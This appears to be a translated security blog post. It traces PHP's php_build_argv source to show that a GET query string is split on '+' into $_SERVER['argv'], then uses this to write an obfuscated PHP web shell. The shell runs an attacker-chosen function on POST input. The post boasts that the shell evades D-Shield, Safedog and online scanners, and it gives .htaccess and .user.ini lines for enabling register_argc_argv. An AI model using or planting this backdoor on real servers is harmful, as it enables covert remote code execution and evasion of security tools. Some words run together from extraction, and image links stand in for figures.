obtained through $_GETor$_POSTsupplied values:

How can multiple supplied arguments occupy different positions in$_SERVER['argv']array positions?
Start with the documentation:

When invoked through GET, the variable contains query string. Next, inspect in PHP source how assignment through GET occurs.
main/php_variables.cAt approximately line 591 of the file isphp_build_argvfunction, whose body is:
PHPAPI void php_build_argv(const char *s, zval *track_vars_array)
{
	zval arr, argc, tmp;
	int count = 0;

	if (!(SG(request_info).argc || track_vars_array)) {
		return;
	}

	array_init(&arr);

	/* Prepare argv */
	if (SG(request_info).argc) { /* are we in cli sapi? */
		int i;
		for (i = 0; i < SG(request_info).argc; i++) {
			ZVAL_STRING(&tmp, SG(request_info).argv[i]);
			if (zend_hash_next_index_insert(Z_ARRVAL(arr), &tmp) == NULL) {
				zend_string_efree(Z_STR(tmp));
			}
		}
	} else 	if (s && *s) {
		while (1) {
			const char *space = strchr(s, '+');
			/* auto-type */
			ZVAL_STRINGL(&tmp, s, space ? space - s : strlen(s));
			count++;
			if (zend_hash_next_index_insert(Z_ARRVAL(arr), &tmp) == NULL) {
				zend_string_efree(Z_STR(tmp));
			}
			if (!space) {
				break;
			}
			s = space + 1;
		}
	}
First throughif (SG(request_info).argc)checks whether CLI SAPI is active. In CLI mode, it copies the request-info argvvalue into arr, then continues by checkingquery stringwhether it is empty. If not, the value split by+delimiter-separated strings into PHP zend_string values, then copies each zend_string into arr.
The behavior is now clear: use+delimiter to split the string as required. A basic test follows:

All problems are solved, and the feature can be used to write this one-line web shell:
<?php
$argv = $_SERVER['argv'];
$a = $_POST['a'];
$b = $_POST['b'];
foreach ($argv as $arg) {
    $e = explode("=",$arg);
	if($e[0]==$b)
		$e[0]($a);
}
?>


In testing, D-Shield reported level 1, Safedog did not detect it, and several online scanners also missed it.
One requirement for this web shell is thatregister_argc_argvsetting is enabled. But if we place it inphp.inifile, enableregister_argc_argv, which can cause all kinds of unexpected problems. As one researcher put it, 'enable register and multiply vulnerabilities by 100.' We cannot simply enable it in php.ini. Does that make this shell impractical?
That is not the case. Noticeregister_argc_argvThe setting can be configured in:

to PHP_INI_PERDIR. PHP_INI_* modes are defined as:
| mode | Meaning |
|---|---|
PHP_INI_USER |
Can be set in a user script (for example ini_set()) or Windows Registry(since PHP 5.3) and .user.ini |
PHP_INI_PERDIR |
Can be set in php.ini, .htaccess, or httpd.conf |
PHP_INI_SYSTEM |
Can be set in php.ini or httpd.conf |
PHP_INI_ALL |
Can be set anywhere |
We can therefore use different methods according to whether the container is Apache or Nginx:.htaccessor.user.inito change the setting.
For Apache,.htaccessConfiguration contents:
php_value register_argc_argv On
For Nginx,.user.iniConfiguration contents:
register_argc_argv=On
The final result is:
0x04 Conclusion
Careful readers may notice that the background section mentioned getopt()function, although the later techniques did not use it. Another approach is possible: treat the web request as command-line mode and imitategetopt()function. I will not cover it in detail; interested readers can research it. This is only a short experience summary and exploration. Please share any additional tips.